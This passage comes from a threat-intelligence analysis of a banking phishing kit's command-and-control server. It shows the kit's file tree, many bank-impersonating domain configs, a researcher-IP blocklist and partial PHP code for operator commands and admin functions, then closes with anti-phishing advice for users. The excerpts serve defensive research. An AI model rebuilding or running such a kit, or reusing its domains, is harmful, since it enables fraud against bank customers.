




The infection process using these C2 servers can be observed in the video provided below, which exemplifies how the information is requested step-by-step by the operators.

Another video referring to another campaign can also be viewed [here](#).

The C2 servers have a MySQL database used to keep and control all the operations, and several replicas are available on different servers geolocated in Brazil.



**Figure 25:** #Phishkit 5 – MySQL databases and some of the available tables with target companies.

In detail, C2 was developed based on a well-structured pillar, where minimal information is sent to landing pages during the infection process. Figure 26 below presents the #phishkit 5 file tree (source-code).

```

root@kali:~/var/www/html# ls -la
total 88
drwxr-xr-x 11 root root 4096 Aug 27 12:02
drwxr-xr-x  3 root root 4096 Mar  4 2021
-rw-r--r--  1 root root 21083 Nov 11 12:46 acesso.php
drwxr-xr-x  6 root root 4096 Mar  4 2021 assets
-rw-r--r--  1 root root  210 Jan 18 2021 composer.json
-rw-r--r--  1 root root 9222 Mar 16 2021 composer.lock
drwxrwxrwx  3 root root 4096 Mar  4 2021 domain_control
drwxr-xr-x  2 root root 4096 Mar  4 2021 extras
drwxr-xr-x  2 root root 4096 Nov 10 19:52 forms
drwxr-xr-x  2 root root 4096 Nov 10 19:51 gerentes
-rw-r--r--  1 root root 2564 Feb 26 2020 index.php
drwxr-xr-x  2 root root 4096 Nov 10 19:52 infos
drwxr-xr-x  2 root root 4096 Mar  4 2021 pages
-rw-r--r--  1 root root 4096 Mar  4 2021 _sound
drwxr-xr-x  6 root root 4096 Mar 16 2021 vendor
root@kali:~/var/www/html#

```

_sound	04/03/2021 21:21	File folder	
assets	04/03/2021 21:21	File folder	
domain_control	04/03/2021 21:22	File folder	
extras	04/03/2021 21:22	File folder	
forms	10/11/2021 22:52	File folder	
gerentes	10/11/2021 22:51	File folder	
infos	10/11/2021 22:52	File folder	
pages	04/03/2021 21:23	File folder	
vendor	16/03/2021 15:38	File folder	
acesso.php	11/11/2021 15:46	PHP File	21 KB
index.php	27/02/2020 02:52	PHP File	3 KB

**Figure 26:** #phishkit 5: file tree.

As observed, this C2 server is capable of spawning new domains based on available apache `.config` files. The process is completely automated, allowing criminals not to waste too much time setting up new domains.




Figure 27: C2 server and its spawning mechanism to set up new phishing domains.

Below is presented the complete list of configuration files available in one of the C2 servers along with the targeted organizations:

2854app.com.conf  
80.211.187.13.conf  
8032.digital.conf  
83.97.20.246.conf  
account-nb.com.conf  
accountbpm.com.conf  
aplication-santander.com.conf  
app-itau.com.conf  
app-novobanco.com-le-ssl.conf  
app-novobanco.com.conf  
app.1824-account.com.conf  
app.3215-account.com.conf  
app.3453-account.com.conf  
app.3776-account.com.conf  
app.3893-account.com.conf  
app.6354-account.com.conf  
app.account-bpm.com.conf  
app.account-santa.com.conf  
app.accountbpm.com.conf  
app.activo-online.com.conf  
app.aplicativo-itau.com.conf  
app.aplicativo-millennium.com.conf  
app.aplicativo-santander.com.conf  
app.aplicativo1-itau.com.conf  
app.att-itau.com.conf  
app.bpm-account.com.conf  
app.bpm-you.com.conf  
app.bpmaccount.com.conf  
app.cadastronovobanco.com.conf  
app.chile-itau.com.conf  
app.cl-itau.com.conf  
app.euro-bic.com.conf  
app.falabella-chile.com.conf  
app.it-account.com.conf  
app.itau-aplicativo.com.conf  
app.itau-att.com.conf  
app.itau-cl.com.conf  
app.itau-sms.com.conf  
app.liber-bank.com.conf  
app.liber-spain.com.conf  
app.liber-web.com.conf  
app.lisboaportugallima.com.conf  
app.montepionet.com.conf  
app.net-ctt.com.conf  
app.novobancocadastro.com.conf  
app.novobancopt.net.conf  
app.promo-worten.com.conf  
app.retail-santanderuk.com.conf  
app.retailsantanderuk.com.conf  
app.santa-account.com.conf  
app.santa-aplication.com.conf  
app.santa-uk.com.conf  
app.santa-update.com.conf  
app.santalondon.com.conf  
app.santander-sms.com.conf



app.santauk.com.conf  
app.santauk.info.conf  
app.seguridad-itau.com.conf  
app.sms-itau.com.conf  
app.totta-santander.com.conf  
app.uk-santa.com.conf  
app.uk-santander.com.conf  
app.update-santa.com.conf  
app.updateaccount.com.conf  
app.web-liber.com.conf  
app.you-bpm.com.conf  
appitau-tarjeta.puntosarescatar.com.conf  
bcp-online.net.conf  
bcp.unic4.com.conf  
bcpupdate.com.conf  
bpm-you.com.conf  
bpm.2259-account.com.conf  
bpm.2455-account.com.conf  
bpm.2555-account.com.conf  
bpm.3596-account.com.conf  
bpm.3622-account.com.conf  
bpm.5586-account.com.conf  
bpm.9558-accout.com.conf  
bpm.9565-accout.com.conf  
bpm.add-italy.com.conf  
bpm.italy-add.com.conf  
bpmaccount.com.conf  
cadastro.bcp-online.net.conf  
cadastro.bcpupdate.com.conf  
cadastro.unic4.com.conf  
caixa.ccadastro.com.conf  
chile-itau.com.conf  
chile.itau-sms.com.conf  
download.app-firefox.com.conf  
gdfgdgg.duckdns.org.conf  
index.html  
ingresar.programatarjetasdecreditoiupp.com.conf  
itau-app.com.conf  
itau-iupptarjetadecredito.pmpmaster.com.conf  
itau-login.com.conf  
itau-mastercardblack.pmpmaster.com.conf  
itau-tarjetacredito.gloriousbuilders.com.conf  
itau-tarjetacredito.southafricanincorporations.com.conf  
itau-tarjetadecreditoepuntos.bestquranteaching.com.conf  
itau-tarjetaiupp.calmcbbv.com.conf  
iupp.itaupuntos.com.conf  
kkklisboalina.duckdns.org.conf  
login-itau.com-le-ssl.conf  
login-itau.com.conf  
login-nb.com.conf  
login-novobanco.com.conf  
loguin-montepio.com.conf  
loguin-novobanco.com.conf  
mille.bcp-online.net.conf  
mille.unic4.com.conf



millennium.2533-bcp.com.conf  
millennium.2596-bcp.com.conf  
millennium.8736-bcp.com.conf  
millennium.bcp-online.com.conf  
millennium.bcp-online.net.conf  
millennium.bcpsms.online.conf  
millennium.bcpupdate.com.conf  
millennium.cadaastro-mm.com.conf  
millennium.mmcadaastro.com.conf  
millennium.onlinebcp.net.conf  
millennium.unic4.com.conf  
millennium.upgradebcp.com.conf  
millennium1.bcpapp.eu.conf  
millennium1.bcpupdate.com.conf  
millennium2.bcpapp.eu.conf  
millennium2.bcpupdate.com.conf  
millennium3.bcpapp.eu.conf  
millennium3.bcpupdate.com.conf  
millennium4.bcpapp.eu.conf  
millennium4.bcpupdate.com.conf  
millennium5.bcpapp.eu.conf  
millennium5.bcpupdate.com.conf  
mm-cadaastro.com.conf  
mmcadaastro.com.conf  
montepio-app.com.conf  
montepio-loguin.com.conf  
monzo.2854app.com.conf  
monzo.4865.digital.conf  
monzo.5815.digital.conf  
monzo.6578.digital.conf  
monzo.8032.digital.conf  
monzo1.4865.digital.conf  
monzo2.4865.digital.conf  
monzo3.4865.digital.conf  
monzo4.4865.digital.conf  
mytestar.ddns.net.conf  
nb-login.com.conf  
nbway-app.com.conf  
novobanco-app.com-le-ssl.conf  
novobanco-app.com.conf  
novobanco-cashadvanced.bwnetworkus.com.conf  
novobanco-loguin.com.conf  
novobanco-pt.com.conf  
novobancoapp.com.conf  
novobanconet.com.conf  
onlinebcp.net.conf  
particulares-nb.com.conf  
prevencionitau.com.conf  
pt-novobanco.com.conf  
pt.cadastronovobanco.com.conf  
puntos-iupp.itaupunto.com.conf  
retailapp-santanderuk.com.conf  
santa-uk.com.conf  
santa.24533-account.com.conf  
santa.4564.link .conf

santa.4564.link.conf  
santa.4564.me.conf  
santa.uk-account.com.conf  
santander.2783.online.conf  
santander.2783.work.conf  
santander.3378.me.conf  
santander.4439.me.conf  
santander.4649.digital.conf  
santander.4865.digital.conf  
santander.5128.digital.conf  
santander.5324.me.conf  
santander.5722.link.conf  
santander.5722.me.conf  
santander.6453.live.conf  
santander.6453.work.conf  
santander.73257.live.conf  
santander.73257.live.conf  
santander.73257.me.conf  
santander.73257.online.conf  
santander.cadaastropt.com.conf  
santander.mobile-registrations.com.conf  
santander.registration-mobile.com.conf  
santander.uk-account.com.conf  
santander.uk-upgrade.com.conf  
santander.ukapp.site.conf  
santander.up-dateuk.com.conf  
santander.upadegb.com.conf  
santander.updateuk.site.conf  
santander1.upadegb.com.conf  
seguridad.itaub-app1.com.conf  
smart-nb.com.conf  
sms-itaub.com.conf  
soadtest.ddns.net.conf  
tarjetadepuntos.clavantecl.com.conf  
tarjetaitaub.iuppnuevos puntos.com.conf  
testimento.duckdns.org.conf  
unic4.com.conf  
useriupp.itaubweb.com.conf  
userpuntos.puntoitaub.com.conf  
userspuntos.puntoitaub.com.conf  
www.resgatepuntos.org.conf  
you-bpm.com.conf

In detail, there is a blocking mechanism if C2 is accessed from an IP contained in the blacklist (Figure 28 shows only the partial IP address list).

This PC > Downloads > c2-server > extras

Name	Date modified	Type	Size
block_ip.txt	13/11/2021 21:54	Documento de Te...	2 KB
index.html	30/03/2020 19:30	Chrome HTML Do...	1 KB

block\_ip.txt - Bloco de notas

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```
94.63.129.98
94.46.179.70
94.46.179.80
192.145.124.234
161.230.66.74
88.98.255.76
151.49.194.136
93.44.47.67
151.25.165.124
95.252.95.86
5.90.58.88
95.231.29.83
87.26.61.9
93.71.91.193
79.3.126.76
```



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**Figure 28:** Blacklist mechanism found on the C2 server. This list is used both in the C2 server and landing-page servers.

When criminals choose one of the following options/commands:

- **Acesso Inválido**
- **Coord SMS Inválido**
- **SMS Inválido**
- **Coord Inválido**
- **SMS Inválido**
- **Anotação**
- **Finaliza**
- **Coordenada**
- **Coord SMS**
- **Pergunta**
- **Pedir SMS**
- **SMS Valor Inválido**
- **Pergunta Inválido**
- **Matriz Inválido**
- **Matriz; e**
- **SMS Valor**

the files with the HTML code sent to the victim screen are loaded from the: **forms** directory.  
The complete list of files and target brands are detailed below.



forms\_abanca.php  
forms\_activo.php  
forms\_azteca.php  
forms\_bancomer.php  
forms\_bancomer\_emp.php  
forms\_banorte.php  
forms\_bbva\_es.php  
forms\_bbva\_es\_emp.php  
forms\_bbva\_pe.php  
forms\_bci.php  
forms\_bci\_empresa.php  
forms\_bella.php  
forms\_bella\_emp.php  
forms\_bice.php  
forms\_bnl.php  
forms\_bnp\_fr.php  
forms\_bper.php  
forms\_bpi.php  
forms\_bpi\_emp.php  
forms\_bpm.php  
forms\_bpm\_emp.php  
forms\_caixa\_es.php  
forms\_caixa\_es\_emp.php  
forms\_cgd.php  
forms\_cgd\_emp.php  
forms\_chile.php  
forms\_chile\_2.0.php  
forms\_chile\_emp.php  
forms\_citibanamex.php  
forms\_cl\_itau.php  
forms\_cl\_scotia.php  
forms\_cl\_scotia\_emp.php  
forms\_credem.php  
forms\_ctt.php  
forms\_desco.php  
forms\_estado.php  
forms\_estado\_emp.php  
forms\_es\_ing.php  
forms\_eurobic.php  
forms\_fineco.php  
forms\_fr\_bpost.php  
forms\_fr\_societe.php  
forms\_hsbc\_mx.php  
forms\_inter\_pt.php  
forms\_inter\_pt\_emp.php  
forms\_intesa.php  
forms\_itau.php  
forms\_itau\_emp.php  
forms\_liberbank.php  
forms\_milenium.php  
forms\_milenium\_emp.php  
forms\_montepio.php  
forms\_montepio\_emp.php  
forms\_mps.php  
forms\_n26.php

forms\_nb.php  
forms\_nl\_belfius.php  
forms\_poste.php  
forms\_pt\_credito\_agricola.php  
forms\_pt\_credito\_agricola\_emp.php  
forms\_santa.php  
forms\_santa\_emp.php  
forms\_santa\_es.php  
forms\_santa\_mx.php  
forms\_santa\_pt.php  
forms\_santa\_pt\_emp.php  
forms\_scotia\_blue.php  
forms\_scotia\_blue\_emp.php  
forms\_scotia\_mx.php  
forms\_scotia\_red.php  
forms\_scotia\_red\_emp.php  
forms\_ubibanca.php  
forms\_uk\_mbna\_off.php  
forms\_uk\_metrobank.php  
forms\_uk\_monzo-bkp.php  
forms\_uk\_monzo.php  
forms\_uk\_santa.php  
forms\_uk\_santa\_emp.php  
forms\_uk\_santa\_emp\_off.php  
forms\_uk\_santa\_off.php  
forms\_uk\_santa\_off\_emp.php  
forms\_unicredit.php  
forms\_webank.php  
gerente\_fisico.php

On the other way, the “**gerente\_**” PHP files are the orchestrators for each target brand, when the mentioned options/commands are available and coded.

```

gerente_inter_pt_emp.php
gerente_intesa.php
gerente_itau.php
gerente_itau_emp.php
gerente_liberbank.php
gerente_milenium.php
gerente_milenium_emp.php
gerente_montepio.php
gerente_montepio_emp.php
gerente_mps.php
gerente_n26.php
gerente_nb.php
gerente_nl_belfius.php
gerente_poste.php
gerente_pt_credito_agricola.php
gerente_pt_credito_agricola_emp.php
gerente_santa.php
gerente_santa_emp.php
gerente_santa_es.php
gerente_santa_mx.php
gerente_santa_pt.php
gerente_santa_pt_emp.php
gerente_scotia_blue.php
gerente_scotia_blue_emp.php
gerente_scotia_mx.php
gerente_scotia_red.php
gerente_scotia_red_emp.php
gerente_ubibanca.php
gerente_uk_mbna_off.php
gerente_uk_metrobank.php
gerente_uk_monzo.php
gerente_uk_santa.php
gerente_uk_santa_emp.php
gerente_uk_santa_off.php
gerente_uk_santa_off_emp.php
gerente_unicredit.php
gerente_webank.php
info-hsbc-mx.php

gerente_santa_pt.php - Bloco de notas
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<?php
include('../assets/functions/functions.php');

$UserIdGerente = $_GET['id'];

if (isset($_GET['block_ip']) && $_GET['block_ip'] != '') {
    $ipDelete = $_GET['block_ip'];
    delete($conn, 'santa_pt', "WHERE ip = '{$ipDelete}'");

    $_SESSION['TotalClientes_santa_pt']--;

    $fp = fopen("../extras/block_ip.txt", "a");
    $escrive = fwrite($fp, "{$ipDelete}\r\n");
    fclose($fp);

    echo '<script>alert("Todos os registros desse IP foram deletados e bloqueados!");</script>';
    echo '<script>window.close();</script>';
}

/* CHECA USUÁRIO LOGADO */
if(!isset($_SESSION['isLogged']) && $_SESSION['isLogged'] != true):
    header('Location: index.php');
endif;

/* CONTROLE DE COMANDOS */
if (isset($_GET['send']) && $_GET['send'] == 'inv_acesso'):

    $UserId = $_GET['id'];

    update($conn, 'santa_pt', "comando = 'ACESSO INVALIDO', status = '0'", "WHERE id = '{$UserId}'");
    //$_SESSION['TotalClientes_santa_pt']--;
    header('Location: gerente_santa_pt.php?id=' . $UserIdGerente);

elseif (isset($_GET['send']) && $_GET['send'] == 'finalizar'):

    $UserId = $_GET['id'];

    update($conn, 'santa_pt', "comando = 'FINALIZADO', status = '0'", "WHERE id = '{$UserId}'");
    //$_SESSION['TotalClientes_santa_pt']--;
    header('Location: gerente_santa_pt.php?id=' . $UserIdGerente);

endif;

if (isset($_POST['sender']) && $_POST['sender'] == 'anotacao'):
    $UserId = $_POST['user_id'];
    $Anotacao = $_POST['anotacao'];

    update($conn, 'santa_pt', "nota = '{$Anotacao}'", "WHERE id = '{$UserId}'");
    header('Location: gerente_santa_pt.php?id=' . $UserIdGerente);

elseif (isset($_POST['sender']) && $_POST['sender'] == 'ligar'):
    $UserId = $_POST['user_id'];
    $parteFone = $_POST['parte_number'];

    update($conn, 'santa_pt', "final_fone = '{$parteFone}', ligar = '0', ligou = '0', comando = 'LIGAR', pedid", "WHERE id = '{$UserId}'");
    header('Location: gerente_santa_pt.php?id=' . $UserIdGerente);

elseif (isset($_POST['sender']) && $_POST['sender'] == 'sms'):
    $UserId = $_POST['user_id'];
    $parteFone = $_POST['parte_number'];

    update($conn, 'santa pt', "final_fone = '{$parteFone}', comando = 'SMS', pedido = 'SMS'", "WHERE id = '{$SU

```

**Figure 29:** Source code of the gerente PHP files – C2 commands.

Regarding the users' permissions, the system includes two different user roles:

- **Administrator;** and
- **Operators.**

The operators have the role of managing and controlling infections, requesting data, and finalizing the malicious process. In contrast, the administrator is capable of adding new users, editing users, configuring new spawners (phishing domains), enabling more target brands, and so on. Details and part of the source code about these features are present in Figure 30.

add-user.php	05/09/2019 14:34	PHP File	7 KB
edite-user.php	24/01/2019 18:34	PHP File	2 KB
get_link.php	07/04/2019 05:53	PHP File	3 KB
lista-clientes.php	07/04/2019 05:53	PHP File	5 KB
lista-infos.php	16/07/2019 15:47	PHP File	8 KB
manage-domains.php	19/01/2021 02:59	PHP File	14 KB

```

add-user.php - Bloco de notas
Ficheiro Editar Formatar Ver Ajuda
<?php
if($_SESSION['OpLogin'] != 'magaoux'){
    header('Location: acesso.php');
    exit();
}

if(isset($_GET['IdDel']) && $_GET['IdDel'] != '' && $_SESSION['OpLogin'] == 'magaoux'):
    $DelId = $_GET['IdDel'];

    delete($conn, 'admin', "WHERE id = '$DelId'");
    echo '<script>alert("Usuário deletado com sucesso!");</script>';
    echo '<script>>window.location.href="acesso.php?pag=add-user"</script>';
endif;

if(isset($_POST['sender_pass']) && $_POST['sender_pass'] == 'go_now'):

    $NLogin = $_POST['n_lg'];
    $NewPass = $_POST['n_pass'];
    $NNewPass = $_POST['nn_pass'];
    $NNivel = $_POST['nivel'];

    if($NLogin == '' || $NewPass == '' || $NNewPass == ''):
        echo '<script>alert("Informe todos os campos para continuar!");</script>';
        echo '<script>>window.location.href="acesso.php?pag=add-user"</script>';
    elseif(strlen($NLogin) < 4):
        echo '<script>alert("O login informado é muito curto.\nMínimo de 6 caracteres!");</script>';
        echo '<script>>window.location.href="acesso.php?pag=add-user"</script>';
    elseif(strlen($NewPass) < 6):
        echo '<script>alert("A senha informada deve conter pelo menos 6 caracteres.\nTente novamente!");</script>';
        echo '<script>>window.location.href="acesso.php?pag=add-user"</script>';
    elseif($NewPass != $NNewPass):
        echo '<script>alert("O Campo Confirmar Senha está diferente do campo Nova Senha.\nTente novamente!");</script>';
        echo '<script>>window.location.href="acesso.php?pag=add-user"</script>';
    elseif($NNivel == 0):
        echo '<script>alert("Você deve selecionar o nível do usuário.\nTente novamente!");</script>';
        echo '<script>>window.location.href="acesso.php?pag=add-user"</script>';
    else:

        $login = $NLogin;
        $senha = md5($NewPass);
        $OpIdNow = $_SESSION['OpId'];

        $BuscaLogins = read($conn, 'admin', "WHERE login = '$login'");

        if(!$BuscaLogins):
            $SendPass = create($conn, 'admin', "login, senha, nivel", "'$login', '$senha', '$NNivel'");

```

Figure 30: #phishkit 5 administrative operations – source code.

## Final Thoughts

Phishing and malware campaigns make headlines every day. Phishing scams in particular have increased in volume and sophistication in recent years, making early detection hard.

There are several groups utilizing this type of scheme and obtaining email lists, malware, and FUD codes from underground forums, that are mainly paid via cryptocurrencies (Monero and Bitcoin). Many groups operate both phishing and malware campaigns at the same time,



e.g. trojan URSA seems to be also operated by the same group of the C2 server analyzed above.

In this sense, monitoring these types of IoCs is a crucial point now, as it is expected that in the coming weeks or months new infections or waves can appear.

From the Internet end users' point of view, it's important to equip them with strategies to fight this emerging threat and provide train in general. For instance, every time we receive an email from the bank, we need to question ourselves:

- Can the bank ask for my secrets by email? (it's a trap)
- Am I in debt or do I have to pay something to the bank? (it's a trap) ... just confirm the situation, call by phone.
- Let me check the FROM address ... seems weird (it's a trap)
- If I click on the URL inside the email, first I need to check out the domain ... probably it will not be the official one 😊 (it's a trap again)
- Let me check if the certification authority is the same as the official home banking platform. You will see: a trap again.

Last but not least, if you have doubts or find any suspicious URLs, emails, or junk, **just drop us a line here**, we'll be happy to help and take a cup of coffee.

Phishing and malware URLs can also be **submitted into 0xSI\_f33d**, a Virus Total official ingestor.

**Thank you to all who have contributed 😊**

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